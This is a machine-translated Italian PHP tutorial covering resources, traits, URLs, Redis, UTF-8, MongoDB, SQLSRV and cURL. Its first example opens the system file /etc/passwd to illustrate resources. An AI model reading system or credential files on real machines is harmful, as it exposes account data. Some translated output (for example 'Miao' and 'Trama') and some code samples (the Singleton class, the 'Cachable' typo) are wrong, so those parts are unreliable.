Una *risorsa* è un tipo speciale di variabile che fa riferimento a una risorsa esterna, ad esempio un file, un socket, un flusso, un documento o una connessione.

```
$file = fopen('/etc/passwd', 'r');

echo gettype($file);
# Out: resource

echo $file;
# Out: Resource id #2
```

Esistono diversi (sotto) tipi di risorse. Puoi controllare il tipo di risorsa usando `get_resource_type()` :

```
$file = fopen('/etc/passwd', 'r');
echo get_resource_type($file);
#Out: stream

$sock = fsockopen('www.google.com', 80);
echo get_resource_type($sock);
#Out: stream
```

Potete trovare un elenco completo dei tipi di risorse incorporate qui .

Digitare giocoleria

PHP è un linguaggio debolmente tipizzato. Non richiede la dichiarazione esplicita di tipi di dati. Il contesto in cui viene utilizzata la variabile determina il suo tipo di dati; la conversione viene eseguita automaticamente:

```
$a = "2";             // string
$a = $a + 2;          // integer (4)
$a = $a + 0.5;        // float (4.5)
$a = 1 + "2 oranges"; // integer (3)
```

Leggi tipi online: https://riptutorial.com/it/php/topic/232/tipi

Capitolo 98: Tratti

Examples

Tratti per facilitare il riutilizzo del codice orizzontale

Supponiamo di avere un'interfaccia per la registrazione:

```
interface Logger {
    function log($message);
}
```

Ora diciamo che abbiamo due concrete implementazioni dell'interfaccia di `Logger` : `FileLogger` e `ConsoleLogger` .

```
class FileLogger implements Logger {
    public function log($message) {
        // Append log message to some file
    }
}

class ConsoleLogger implements Logger {
    public function log($message) {
        // Log message to the console
    }
}
```

Ora se si definisce qualche altra classe `Foo` che si desidera anche essere in grado di eseguire attività di logging, si potrebbe fare qualcosa del genere:

```
class Foo implements Logger {
    private $logger;

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function log($message) {
        if ($this->logger) {
            $this->logger->log($message);
        }
    }
}
```

`Foo` ora è anche un `Logger` , ma la sua funzionalità dipende dall'implementazione di `Logger` passata tramite `setLogger()` . Se ora vogliamo che anche la `Bar` classe abbia questo meccanismo di registrazione, dovremmo duplicare questa parte di logica nella classe `Bar` .

Invece di duplicare il codice, è possibile definire un tratto:

```
trait LoggableTrait {
```

```
    protected $logger;

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function log($message) {
        if ($this->logger) {
            $this->logger->log($message);
        }
    }
}
```

Ora che abbiamo definito la logica in un tratto, possiamo usare il tratto per aggiungere la logica alle classi `Foo` e `Bar` :

```
class Foo {
    use LoggableTrait;
}

class Bar {
    use LoggableTrait;
}
```

E, per esempio, possiamo usare la classe `Foo` questo modo:

```
$foo = new Foo();
$foo->setLogger( new FileLogger() );

//note how we use the trait as a 'proxy' to call the Logger's log method on the Foo instance
$foo->log('my beautiful message');
```

Risoluzione del conflitto

Cercare di utilizzare diversi tratti in una classe potrebbe causare problemi con metodi in conflitto. È necessario risolvere manualmente tali conflitti.

Ad esempio, creiamo questa gerarchia:

```
trait MeowTrait {
    public function say() {
        print "Meow \n";
    }
}

trait WoofTrait {
    public function say() {
        print "Woof \n";
    }
}

abstract class UnMuteAnimals {
    abstract function say();
}
```

```
class Dog extends UnMuteAnimals {
    use WoofTrait;
}

class Cat extends UnMuteAnimals {
    use MeowTrait;
}
```

Ora proviamo a creare la seguente classe:

```
class TalkingParrot extends UnMuteAnimals {
    use MeowTrait, WoofTrait;
}
```

L'interprete PHP restituirà un errore fatale:

> **Errore irreversibile: il** metodo dei tratti dice che non è stato applicato, perché su TalkingParrot vi sono collisioni con altri metodi di tratto

Per risolvere questo conflitto, potremmo fare questo:

- usa keyword `insteadof` per usare il metodo da una caratteristica invece di un metodo da un'altra caratteristica
- crea un alias per il metodo con un costrutto come `WoofTrait::say as sayAsDog;`

```
class TalkingParrotV2 extends UnMuteAnimals {
    use MeowTrait, WoofTrait {
        MeowTrait::say insteadof WoofTrait;
        WoofTrait::say as sayAsDog;
    }
}

$talkingParrot = new TalkingParrotV2();
$talkingParrot->say();
$talkingParrot->sayAsDog();
```

Questo codice produrrà il seguente risultato:

> Miao
> Trama

Uso di più tratti

```
trait Hello {
    public function sayHello() {
        echo 'Hello ';
    }
}

trait World {
    public function sayWorld() {
        echo 'World';
    }
}
```

```
class MyHelloWorld {
    use Hello, World;
    public function sayExclamationMark() {
        echo '!';
    }
}

$o = new MyHelloWorld();
$o->sayHello();
$o->sayWorld();
$o->sayExclamationMark();
```

L'esempio sopra uscirà:

```
Hello World!
```

Modifica della visibilità del metodo

```
trait HelloWorld {
    public function sayHello() {
        echo 'Hello World!';
    }
}

// Change visibility of sayHello
class MyClass1 {
    use HelloWorld { sayHello as protected; }
}

// Alias method with changed visibility
// sayHello visibility not changed
class MyClass2 {
    use HelloWorld { sayHello as private myPrivateHello; }
}
```

Esecuzione di questo esempio:

```
(new MyClass1())->sayHello();
// Fatal error: Uncaught Error: Call to protected method MyClass1::sayHello()

(new MyClass2())->myPrivateHello();
// Fatal error: Uncaught Error: Call to private method MyClass2::myPrivateHello()

(new MyClass2())->sayHello();
// Hello World!
```

Quindi, `MyClass2` presente che nell'ultimo esempio in `MyClass2` il metodo originale senza alias di `trait HelloWorld` rimane accessibile così com'è.

Cos'è un tratto?

PHP consente solo l'ereditarietà singola. In altre parole, una classe può `extend` solo un'altra classe. Ma cosa succede se è necessario includere qualcosa che non appartiene alla classe

genitore? Prima di PHP 5.4 dovevi diventare creativo, ma nel 5.4 sono stati introdotti i tratti. I tratti ti consentono di "copiare e incollare" sostanzialmente una porzione di una classe nella tua classe principale

```
trait Talk {
    /** @var string */
    public $phrase = 'Well Wilbur...';
    public function speak() {
         echo $this->phrase;
    }
}

class MrEd extends Horse {
    use Talk;
    public function __construct() {
         $this->speak();
    }

    public function setPhrase($phrase) {
         $this->phrase = $phrase;
    }
}
```

Quindi qui abbiamo `MrEd` , che sta già estendendo `Horse` . Ma non tutti i cavalli `Talk` , quindi abbiamo un tratto per questo. Prendiamo nota di ciò che sta facendo

Per prima cosa, definiamo il nostro tratto. Possiamo usarlo con autoloading e Namespaces (vedi anche Riferimento a una classe o funzione in un namespace). Quindi lo includiamo nella nostra classe `MrEd` con la parola chiave `use` .

Noterai che `MrEd` impiega le funzioni e le variabili di `Talk` senza definirle. Ricorda cosa abbiamo detto di **copia e incolla** ? Queste funzioni e variabili sono tutte definite all'interno della classe ora, come se questa classe le avesse definite.

I tratti sono strettamente correlati alle classi astratte in quanto è possibile definire variabili e funzioni. Inoltre, non è possibile creare direttamente un'istanza di un tratto (vale a dire un `new Trait()`). I tratti non possono forzare una classe a definire implicitamente una funzione come una classe astratta o una lattina di interfaccia. I tratti sono **solo** per definizioni esplicite (dato che puoi `implement` tutte le interfacce che vuoi, vedi Interfacce).

Quando dovrei usare un tratto?

La prima cosa che dovresti fare, quando consideri un Tratto, è di porsi questa importante domanda

> Posso evitare di usare un tratto ristrutturando il mio codice?

Più spesso, la risposta sarà *Sì* . I tratti sono casi limite causati dall'eredità singola. La tentazione di utilizzare in modo improprio o eccessivo i Tratti può essere alta. Ma considera che un tratto introduce un'altra fonte per il tuo codice, il che significa che c'è un altro livello di complessità. Nell'esempio qui, ci occupiamo solo di 3 classi. Ma i tratti significano che ora puoi avere a che fare

molto di più. Per ogni Tratto, la tua classe diventa molto più difficile da gestire, dal momento che ora devi fare riferimento a ciascun Tratto per scoprire cosa definisce (e potenzialmente dove è avvenuta una collisione, vedi Risoluzione dei conflitti). Idealmente, dovresti mantenere il minor numero possibile di caratteri nel tuo codice.

Tratti per mantenere pulite le classi

Nel tempo, le nostre classi potrebbero implementare sempre più interfacce. Quando queste interfacce hanno molti metodi, il numero totale di metodi nella nostra classe diventerà molto grande.

Ad esempio, supponiamo di avere due interfacce e una classe che le implementa:

```
interface Printable {
    public function print();
    //other interface methods...
}

interface Cacheable {
    //interface methods
}

class Article implements Cachable, Printable {
    //here we must implement all the interface methods
    public function print(){ {
        /* code to print the article */
    }
}
```

Invece di implementare tutti i metodi dell'interfaccia all'interno della classe `Article` , potremmo utilizzare tratti separati per implementare queste interfacce, **mantenendo la classe più piccola e separando il codice dell'implementazione dell'interfaccia dalla classe.**

Dall'esempio, per implementare l'interfaccia `Printable` , potremmo creare questo tratto:

```
trait PrintableArticle {
    //implements here the interface methods
    public function print() {
        /* code to print the article */
    }
}
```

e fai in modo che la classe usi il tratto:

```
class Article implements Cachable, Printable {
    use PrintableArticle;
    use CacheableArticle;
}
```

Il vantaggio principale sarebbe che i nostri metodi di implementazione dell'interfaccia saranno separati dal resto della classe e memorizzati in un tratto che ha la **sola responsabilità di implementare l'interfaccia per quel particolare tipo di oggetto.**

Implementare un Singleton usando i Tratti

Disclaimer : *in nessun modo questo esempio sostiene l'uso di singleton. I single devono essere usati con molta cura.*

In PHP esiste un modo abbastanza standard per implementare un singleton:

```
public class Singleton {
    private $instance;

    private function __construct() { };

    public function getInstance() {
        if (!self::$instance) {
            // new self() is 'basically' equivalent to new Singleton()
            self::$instance = new self();
        }

        return self::$instance;
    }

    // Prevent cloning of the instance
    protected function __clone() { }

    // Prevent serialization of the instance
    protected function __sleep() { }

    // Prevent deserialization of the instance
    protected function __wakeup() { }
}
```

Per evitare la duplicazione del codice, è una buona idea estrarre questo comportamento in un tratto.

```
trait SingletonTrait {
    private $instance;

    protected function __construct() { };

    public function getInstance() {
        if (!self::$instance) {
            // new self() will refer to the class that uses the trait
            self::$instance = new self();
        }

        return self::$instance;
    }

    protected function __clone() { }
    protected function __sleep() { }
    protected function __wakeup() { }
}
```

Ora qualsiasi classe che vuole funzionare come un singleton può semplicemente usare il tratto:

```
class MyClass {
```

```
    use SingletonTrait;
}

// Error! Constructor is not publicly accessible
$myClass = new MyClass();

$myClass = MyClass::getInstance();

// All calls below will fail due to method visibility
$myClassCopy = clone $myClass; // Error!
$serializedMyClass = serialize($myClass); // Error!
$myClass = deserialize($serializedMyclass); // Error!
```

Anche se ora è impossibile serializzare un singleton, è comunque utile disabilitare anche il metodo deserialize.

Leggi Tratti online: https://riptutorial.com/it/php/topic/999/tratti

Capitolo 99: URL

Examples

Analisi di un URL

Per separare un URL nei suoi singoli componenti, usa `parse_url()` :

```
$url = 'http://www.example.com/page?foo=1&bar=baz#anchor';
$parts = parse_url($url);
```

Dopo aver eseguito quanto sopra, il contenuto di `$parts` sarebbe:

```
Array
(
    [scheme] => http
    [host] => www.example.com
    [path] => /page
    [query] => foo=1&bar=baz
    [fragment] => anchor
)
```

Puoi anche restituire in modo selettivo solo un componente dell'URL. Per restituire solo la querystring:

```
$url = 'http://www.example.com/page?foo=1&bar=baz#anchor';
$queryString = parse_url($url, PHP_URL_QUERY);
```

Sono accettate le seguenti costanti: `PHP_URL_SCHEME` , `PHP_URL_HOST` , `PHP_URL_PORT` , `PHP_URL_USER` , `PHP_URL_PASS` , `PHP_URL_PATH` , `PHP_URL_QUERY` e `PHP_URL_FRAGMENT` .

Per analizzare ulteriormente una stringa di query in coppie di valori chiave utilizzare `parse_str()` :

```
$params = [];
parse_str($queryString, $params);
```

Dopo l'esecuzione di quanto sopra, l'array `$params` verrà popolato con quanto segue:

```
Array
(
    [foo] => 1
    [bar] => baz
)
```

Reindirizzamento a un altro URL

Puoi utilizzare la funzione `header()` per indicare al browser di reindirizzare a un URL diverso:

```
$url = 'https://example.org/foo/bar';
if (!headers_sent()) { // check headers - you can not send headers if they already sent
  header('Location: ' . $url);
  exit; // protects from code being executed after redirect request
} else {
  throw new Exception('Cannot redirect, headers already sent');
}
```

Puoi anche reindirizzare a un URL relativo (questo non fa parte delle specifiche HTTP ufficiali, ma funziona in tutti i browser):

```
$url = 'foo/bar';
if (!headers_sent()) {
  header('Location: ' . $url);
  exit;
} else {
  throw new Exception('Cannot redirect, headers already sent');
}
```

Se le intestazioni sono state inviate, puoi in alternativa inviare un `meta refresh` tag HTML di `meta refresh` .

ATTENZIONE: il tag meta refresh si basa su un codice HTML elaborato correttamente dal client e alcuni non lo fanno. In generale, funziona solo nei browser web. Inoltre, considera che se le intestazioni sono state inviate, potresti avere un bug e questo dovrebbe innescare un'eccezione.

Puoi anche stampare un link per fare clic sugli utenti, per i clienti che ignorano il tag meta refresh:

```
$url = 'https://example.org/foo/bar';
if (!headers_sent()) {
  header('Location: ' . $url);
} else {
  $saveUrl = htmlspecialchars($url); // protects from browser seeing url as HTML
  // tells browser to redirect page to $saveUrl after 0 seconds
  print '<meta http-equiv="refresh" content="0; url=' . $saveUrl . '">';
  // shows link for user
  print '<p>Please continue to <a href="' . $saveUrl . '">' . $saveUrl . '</a></p>';
}
exit;
```

Crea una stringa di query con codifica URL da una matrice

La `http_build_query()` creerà una stringa di query da una matrice o da un oggetto. Queste stringhe possono essere aggiunte a un URL per creare una richiesta GET o utilizzate in una richiesta POST con, ad esempio, cURL.

```
$parameters = array(
    'parameter1' => 'foo',
    'parameter2' => 'bar',
);
$queryString = http_build_query($parameters);
```

`$queryString` avrà il seguente valore:

```
parameter1=foo&parameter2=bar
```

`http_build_query()` funzionerà anche con array multidimensionali:

```
$parameters = array(
    "parameter3" => array(
        "sub1" => "foo",
        "sub2" => "bar",
    ),
    "parameter4" => "baz",
);
$queryString = http_build_query($parameters);
```

`$queryString` avrà questo valore:

```
parameter3%5Bsub1%5D=foo&parameter3%5Bsub2%5D=bar&parameter4=baz
```

che è la versione con codifica URL di

```
parameter3[sub1]=foo&parameter3[sub2]=bar&parameter4=baz
```

Leggi URL online: https://riptutorial.com/it/php/topic/1800/url

Capitolo 100: Usare Redis con PHP

Examples

Installazione di PHP Redis su Ubuntu

Per installare PHP su Ubuntu, prima installa il server Redis:

```
sudo apt install redis-server
```

quindi installa il modulo PHP:

```
sudo apt install php-redis
```

E riavvia il server Apache:

```
sudo service apache2 restart
```

Connessione a un'istanza Redis

Supponendo che un server predefinito in esecuzione su localhost con la porta predefinita, il comando per connettersi a tale server Redis sarebbe:

```
$redis = new Redis();
$redis->connect('127.0.0.1', 6379);
```

Esecuzione di comandi Redis in PHP

Il modulo Redis PHP dà accesso agli stessi comandi del client CLI Redis, quindi è abbastanza semplice da usare.

La sintassi è la seguente:

```
// Creates two new keys:
$redis->set('mykey-1', 123);
$redis->set('mykey-2', 'abcd');

// Gets one key (prints '123')
var_dump($redis->get('mykey-1'));

// Gets all keys starting with 'my-key-'
// (prints '123', 'abcd')
var_dump($redis->keys('mykey-*'));
```

Leggi Usare Redis con PHP online: https://riptutorial.com/it/php/topic/7420/usare-redis-con-php

Capitolo 101: UTF-8

Osservazioni

- È necessario assicurarsi che ogni volta che si elabora una stringa UTF-8, lo si fa in modo sicuro. Questa è, sfortunatamente, la parte difficile. Probabilmente vorrai fare un uso estensivo dell'estensione `mbstring` di PHP.
- **Le operazioni di stringa incorporate di PHP *non* sono di default UTF-8 sicuro.** Ci sono alcune cose che puoi tranquillamente fare con le normali operazioni di stringa PHP (come la concatenazione), ma per la maggior parte delle cose dovresti usare la funzione equivalente `mbstring` .

Examples

Ingresso

- È necessario verificare ogni stringa ricevuta come UTF-8 valida prima di provare a memorizzarla o utilizzarla ovunque. `mb_check_encoding()` di PHP fa il trucco, ma devi usarlo in modo coerente. Non c'è davvero alcun modo per aggirare questo problema, poiché i client malevoli possono inviare i dati in qualsiasi codifica che desiderano.

```
$string = $_REQUEST['user_comment'];
if (!mb_check_encoding($string, 'UTF-8')) {
    // the string is not UTF-8, so re-encode it.
    $actualEncoding = mb_detect_encoding($string);
    $string = mb_convert_encoding($string, 'UTF-8', $actualEncoding);
}
```

- **Se utilizzi HTML5, puoi ignorare quest'ultimo punto.** Desideri che tutti i dati inviati dai browser siano in UTF-8. L'unico modo affidabile per farlo è aggiungere l'attributo `accept-charset` a tutti i tag `<form>` modo:

```
<form action="somepage.php" accept-charset="UTF-8">
```

Produzione

- Se la tua applicazione trasmette il testo ad altri sistemi, dovranno anche essere informati della codifica dei caratteri. In PHP, è possibile utilizzare l'opzione `default_charset` in `php.ini` o manualmente rilasciare l'intestazione MIME `Content-Type` . Questo è il metodo preferito quando si scelgono i browser moderni.

```
header('Content-Type: text/html; charset=utf-8');
```

- Se non riesci a impostare le intestazioni di risposta, puoi anche impostare la codifica in un

documento HTML con metadati HTML .

- HTML5

```
<meta charset="utf-8">
```

- Versioni precedenti di HTML

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
```

Archiviazione e accesso ai dati

Questo argomento parla specificamente di UTF-8 e considerazioni per l'utilizzo con un database. Se desideri maggiori informazioni sull'utilizzo dei database in PHP, controlla questo argomento .

Memorizzazione di dati in un database MySQL:

- Specificare il `utf8mb4` caratteri `utf8mb4` su tutte le tabelle e le colonne di testo nel database. In questo modo MySQL memorizza e recupera fisicamente i valori codificati in modo nativo in UTF-8.

  MySQL utilizzerà implicitamente la codifica `utf8mb4` se viene specificato un confronto `utf8mb4_*` (senza alcun set di caratteri esplicito).

- Le versioni precedenti di MySQL (<5.5.3) non supportano `utf8mb4` quindi sarai costretto a usare `utf8` , che supporta solo un sottoinsieme di caratteri Unicode.

Accesso ai dati in un database MySQL:

- Nel codice dell'applicazione (ad es. PHP), in qualunque metodo di accesso DB si usi, è necessario impostare il set di `utf8mb4` connessione su `utf8mb4` . In questo modo, MySQL non esegue alcuna conversione dal suo UTF-8 nativo quando trasferisce i dati alla tua applicazione e viceversa.

- Alcuni driver forniscono il proprio meccanismo per configurare il set di caratteri di connessione, che aggiorna il proprio stato interno e informa MySQL della codifica da utilizzare sulla connessione. Questo è solitamente l'approccio preferito.

  Ad esempio (la stessa considerazione riguardante `utf8mb4` / `utf8` applica come sopra):

  - Se stai usando il livello di astrazione PDO con PHP ≥ 5.3.6, puoi specificare il `charset` nel DSN :

```
$handle = new PDO('mysql:charset=utf8mb4');
```

  - Se stai usando mysqli , puoi chiamare `set_charset()` :

```
$conn = mysqli_connect('localhost', 'my_user', 'my_password', 'my_db');

$conn->set_charset('utf8mb4');         // object oriented style
mysqli_set_charset($conn, 'utf8mb4'); // procedural style
```

- Se si è bloccati con mysql semplice, ma è possibile eseguire PHP ≥ 5.2.3, è possibile chiamare `mysql_set_charset` .

```
$conn = mysql_connect('localhost', 'my_user', 'my_password');

$conn->set_charset('utf8mb4');        // object oriented style
mysql_set_charset($conn, 'utf8mb4'); // procedural style
```

- Se il driver del database non fornisce il proprio meccanismo per impostare il set di caratteri di connessione, potrebbe essere necessario inviare una query per dire a MySQL come l'applicazione si aspetta che i dati sulla connessione siano codificati: `SET NAMES 'utf8mb4'` .

Leggi UTF-8 online: https://riptutorial.com/it/php/topic/1745/utf-8

Capitolo 102: Utilizzando MongoDB

Examples

Connetti a MongoDB

Crea una connessione MongoDB, che in seguito puoi eseguire una query:

```
$manager = new \MongoDB\Driver\Manager('mongodb://localhost:27017');
```

Nel prossimo esempio, imparerai come interrogare l'oggetto di connessione.

Questa estensione chiude automaticamente la connessione, non è necessario chiudere manualmente.

Ottieni un documento - findOne ()

Esempio per cercare un solo utente con un ID specifico, dovresti fare:

```
$options = ['limit' => 1];
$filter = ['_id' => new \MongoDB\BSON\ObjectID('578ff7c3648c940e008b457a')];
$query = new \MongoDB\Driver\Query($filter, $options);

$cursor = $manager->executeQuery('database_name.collection_name', $query);
$cursorArray = $cursor->toArray();
if(isset($cursorArray[0])) {
    var_dump($cursorArray[0]);
}
```

Ottieni più documenti - trova ()

Esempio per la ricerca di più utenti con il nome "Mike":

```
$filter = ['name' => 'Mike'];
$query = new \MongoDB\Driver\Query($filter);

$cursor = $manager->executeQuery('database_name.collection_name', $query);
foreach ($cursor as $doc) {
    var_dump($doc);
}
```

Inserisci il documento

Esempio per l'aggiunta di un documento:

```
$document = [
    'name' => 'John',
    'active' => true,
    'info' => ['genre' => 'male', 'age' => 30]
```

```
];
$bulk = new \MongoDB\Driver\BulkWrite;
$_id1 = $bulk->insert($document);
$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

Aggiorna un documento

Esempio per l'aggiornamento di tutti i documenti in cui il nome è uguale a "Giovanni":

```
$filter = ['name' => 'John'];
$document = ['name' => 'Mike'];

$bulk = new \MongoDB\Driver\BulkWrite;
$bulk->update(
    $filter,
    $document,
    ['multi' => true]
);
$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

Elimina un documento

Esempio per l'eliminazione di tutti i documenti in cui il nome è uguale a "Peter":

```
$bulk = new \MongoDB\Driver\BulkWrite;

$filter = ['name' => 'Peter'];
$bulk->delete($filter);

$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

Leggi Utilizzando MongoDB online: https://riptutorial.com/it/php/topic/4143/utilizzando-mongodb

Capitolo 103: Utilizzando SQLSRV

Osservazioni

Il driver SQLSRV è un'estensione PHP supportata da Microsoft che consente di accedere ai database Microsoft SQL Server e SQL Azure. È un'alternativa per i driver MSSQL che sono stati deprecati a partire da PHP 5.3 e sono stati rimossi da PHP 7.

L'estensione SQLSRV può essere utilizzata sui seguenti sistemi operativi:

- Windows Vista Service Pack 2 o successivo
- Windows Server 2008 Service Pack 2 o successivo
- Windows Server 2008 R2
- Windows 7

L'estensione SQLSRV richiede che il client nativo di Microsoft SQL Server 2012 sia installato nello stesso computer su cui è in esecuzione PHP. Se il client nativo di Microsoft SQL Server 2012 non è già installato, fare clic sul collegamento appropriato nella pagina di documentazione "Requisiti" .

Per scaricare i driver SQLSRV più recenti, andare al seguente: Download

Un elenco completo dei requisiti di sistema per i driver SQLSRV può essere trovato qui: Requisiti di sistema

Chi utilizza SQLSRV 3.1+ deve scaricare il driver Microsoft ODBC 11 per SQL Server

Gli utenti di PHP7 possono scaricare i driver più recenti da GitHub

Microsoft® ODBC Driver 13 per SQL Server supporta Microsoft SQL Server 2008, SQL Server 2008 R2, SQL Server 2012, SQL Server 2014, SQL Server 2016 (Anteprima), Sistema piattaforma di analisi, Database SQL di Azure e Data Warehouse SQL di Azure.

Examples

Creare una connessione

```
$dbServer = "localhost,1234"; //Name of the server/instance, including optional port number
(default is 1433)
$dbName = "db001"; //Name of the database
$dbUser = "user"; //Name of the user
$dbPassword = "password"; //DB Password of that user

$connectionInfo = array(
    "Database" => $dbName,
    "UID" => $dbUser,
    "PWD" => $dbPassword
);
```

```
$conn = sqlsrv_connect($dbServer, $connectionInfo);
```

SQLSRV ha anche un driver PDO. Per connetterti usando PDO:

```
$conn = new PDO("sqlsrv:Server=localhost,1234;Database=db001", $dbUser, $dbPassword);
```

Fare una domanda semplice

```
//Create Connection
$conn = sqlsrv_connect($dbServer, $connectionInfo);

$query = "SELECT * FROM [table]";
$stmt = sqlsrv_query($conn, $query);
```

Nota: l'uso delle parentesi quadre `[]` *è di sfuggire alla* `table` *parole in quanto è una parola riservata . Funzionano allo stesso modo dei backtick* `` ` `` *do in MySQL .*

Richiamo di una stored procedure

Per chiamare una procedura memorizzata sul server:

```
$query = "{call [dbo].[myStoredProcedure](?,?,?)}"; //Parameters '?' includes OUT parameters

$params = array(
    array($name, SQLSRV_PARAM_IN),
    array($age, SQLSRV_PARAM_IN),
    array($count, SQLSRV_PARAM_OUT, SQLSRV_PHPTYPE_INT) //$count must already be initialised
);

$result = sqlsrv_query($conn, $query, $params);
```

Esecuzione di una query con parametri

```
$conn = sqlsrv_connect($dbServer, $connectionInfo);

$query = "SELECT * FROM [users] WHERE [name] = ? AND [password] = ?";
$params = array("joebloggs", "pa55w0rd");

$stmt = sqlsrv_query($conn, $query, $params);
```

Se si prevede di utilizzare la stessa istruzione di query più di una volta, con parametri diversi, è possibile ottenere lo stesso con le `sqlsrv_prepare()` e `sqlsrv_execute()` , come illustrato di seguito:

```
$cart = array(
    "apple" => 3,
    "banana" => 1,
    "chocolate" => 2
);

$query = "INSERT INTO [order_items]([item], [quantity]) VALUES(?,?)";
$params = array(&$item, &$qty); //Variables as parameters must be passed by reference
```

```
$stmt = sqlsrv_prepare($conn, $query, $params);

foreach($cart as $item => $qty){
    if(sqlsrv_execute($stmt) === FALSE) {
        die(print_r(sqlsrv_errors(), true));
    }
}
```

Recupero dei risultati di una query

Esistono 3 modi principali per recuperare i risultati da una query:

sqlsrv_fetch_array ()

`sqlsrv_fetch_array()` recupera la riga successiva come una matrice.

```
$stmt = sqlsrv_query($conn, $query);

while($row = sqlsrv_fetch_array($stmt)) {
    echo $row[0];
    $var = $row["name"];
    //...
}
```

`sqlsrv_fetch_array()` ha un secondo parametro opzionale per recuperare diversi tipi di array: `SQLSRV_FETCH_ASSOC` , `SQLSRV_FETCH_NUMERIC` e `SQLSRV_FETCH_BOTH` *(predefinito)* possono essere utilizzati; ognuno restituisce rispettivamente gli array associativi, numerici o associativi e numerici.

---

sqlsrv_fetch_object ()

`sqlsrv_fetch_object()` recupera la riga successiva come oggetto.

```
$stmt = sqlsrv_query($conn, $query);

while($obj = sqlsrv_fetch_object($stmt)) {
    echo $obj->field; // Object property names are the names of the fields from the query
    //...
}
```

---

sqlsrv_fetch ()

`sqlsrv_fetch()` rende disponibile per la lettura la riga successiva.

```
$stmt = sqlsrv_query($conn, $query);

while(sqlsrv_fetch($stmt) === true) {
    $foo = sqlsrv_get_field($stmt, 0); //gets the first field -
}
```

Recupero messaggi di errore

Quando una query non funziona, è importante recuperare i messaggi di errore restituiti dal driver per identificare la causa del problema. La sintassi è:

```
sqlsrv_errors([int $errorsOrWarnings]);
```

Questo restituisce un array con:

Chiave	Descrizione
SQLSTATE	Lo stato in cui si trova il driver SQL Server / OBDC
codice	Il codice di errore di SQL Server
Messaggio	La descrizione dell'errore

È comune usare la funzione sopra in questo modo:

```
$brokenQuery = "SELECT BadColumnName FROM Table_1";
$stmt = sqlsrv_query($conn, $brokenQuery);

if ($stmt === false) {
    if (($errors = sqlsrv_errors()) != null) {
        foreach ($errors as $error) {
            echo "SQLSTATE: ".$error['SQLSTATE']."<br />";
            echo "code: ".$error['code']."<br />";
            echo "message: ".$error['message']."<br />";
        }
    }
}
```

Leggi Utilizzando SQLSRV online: https://riptutorial.com/it/php/topic/4467/utilizzando-sqlsrv

Capitolo 104: Utilizzo di cURL in PHP

Sintassi

- resource curl_init ([string $ url = NULL])
- bool curl_setopt (risorsa $ ch, opzione int $, valore $ misto)
- bool curl_setopt_array (risorsa $ ch, array $ opzioni)
- misto curl_exec (risorsa $ ch)
- void curl_close (resource $ ch)

Parametri

Parametro	Dettagli
curl_init	- Inizializza una sessione cURL
url	L'URL da utilizzare nella richiesta CURL
curl_setopt	- Impostare un'opzione per un trasferimento cURL
ch	L'handle di cURL (valore di ritorno da **curl_init ()**)
opzione	CURLOPT_XXX da impostare - consultare la documentazione PHP per l'elenco di opzioni e valori accettabili
valore	Il valore da impostare sull'handle cURL per l'opzione specificata
curl_exec	- Esegui una sessione cURL
ch	L'handle di cURL (valore di ritorno da **curl_init ()**)
curl_close	- Chiudi una sessione cURL
ch	L'handle di cURL (valore di ritorno da **curl_init ()**)

Examples

Utilizzo di base (richieste GET)

cURL è uno strumento per il trasferimento di dati con sintassi URL. Supporta HTTP, FTP, SCP e molti altri (arricciatura> = 7.19.4). **Ricorda, devi installare e abilitare l'estensione cURL per usarlo.**

```
// a little script check is the cURL extension loaded or not
if(!extension_loaded("curl")) {
```

```
    die("cURL extension not loaded! Quit Now.");
}

// Actual script start

// create a new cURL resource
// $curl is the handle of the resource
$curl = curl_init();

// set the URL and other options
curl_setopt($curl, CURLOPT_URL, "http://www.example.com");

// execute and pass the result to browser
curl_exec($curl);

// close the cURL resource
curl_close($curl);
```

Richieste POST

Se vuoi imitare l'azione POST in formato HTML, puoi usare cURL.

```
// POST data in array
$post = [
    'a' => 'apple',
    'b' => 'banana'
];

// Create a new cURL resource with URL to POST
$ch = curl_init('http://www.example.com');

// We set parameter CURLOPT_RETURNTRANSFER to read output
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

// Let's pass POST data
curl_setopt($ch, CURLOPT_POSTFIELDS, $post);

// We execute our request, and get output in a $response variable
$response = curl_exec($ch);

// Close the connection
curl_close($ch);
```

Utilizzo di multi_curl per effettuare più richieste POST

A volte abbiamo bisogno di fare molte richieste POST a uno o più endpoint diversi. Per gestire questo scenario, possiamo usare `multi_curl` .

Prima di tutto, creiamo quante richieste sono necessarie esattamente nello stesso modo del semplice esempio e le inseriamo in un array.

Usiamo curl_multi_init e aggiungiamo ogni handle ad esso.

In questo esempio, utilizziamo 2 endpoint diversi:

```
//array of data to POST
$request_contents = array();
//array of URLs
$urls = array();
//array of cURL handles
$chs = array();

//first POST content
$request_contents[] = [
    'a' => 'apple',
    'b' => 'banana'
];
//second POST content
$request_contents[] = [
    'a' => 'fish',
    'b' => 'shrimp'
];
//set the urls
$urls[] = 'http://www.example.com';
$urls[] = 'http://www.example2.com';

//create the array of cURL handles and add to a multi_curl
$mh = curl_multi_init();
foreach ($urls as $key => $url) {
    $chs[$key] = curl_init($url);
    curl_setopt($chs[$key], CURLOPT_RETURNTRANSFER, true);
    curl_setopt($chs[$key], CURLOPT_POST, true);
    curl_setopt($chs[$key], CURLOPT_POSTFIELDS, $request_contents[$key]);

    curl_multi_add_handle($mh, $chs[$key]);
}
```

Quindi, usiamo curl_multi_exec per inviare le richieste

```
//running the requests
$running = null;
do {
  curl_multi_exec($mh, $running);
} while ($running);

//getting the responses
foreach(array_keys($chs) as $key){
    $error = curl_error($chs[$key]);
    $last_effective_URL = curl_getinfo($chs[$key], CURLINFO_EFFECTIVE_URL);
    $time = curl_getinfo($chs[$key], CURLINFO_TOTAL_TIME);
    $response = curl_multi_getcontent($chs[$key]);  // get results
    if (!empty($error)) {
      echo "The request $key return a error: $error" . "\n";
    }
    else {
      echo "The request to '$last_effective_URL' returned '$response' in $time seconds." .
"\n";
    }

    curl_multi_remove_handle($mh, $chs[$key]);
}

// close current handler
curl_multi_close($mh);
```

Un possibile ritorno per questo esempio potrebbe essere:

> La richiesta di " http://www.example.com " ha restituito "frutti" in 2 secondi.
>
> La richiesta di " http://www.example2.com " ha restituito "frutti di mare" in 5 secondi.

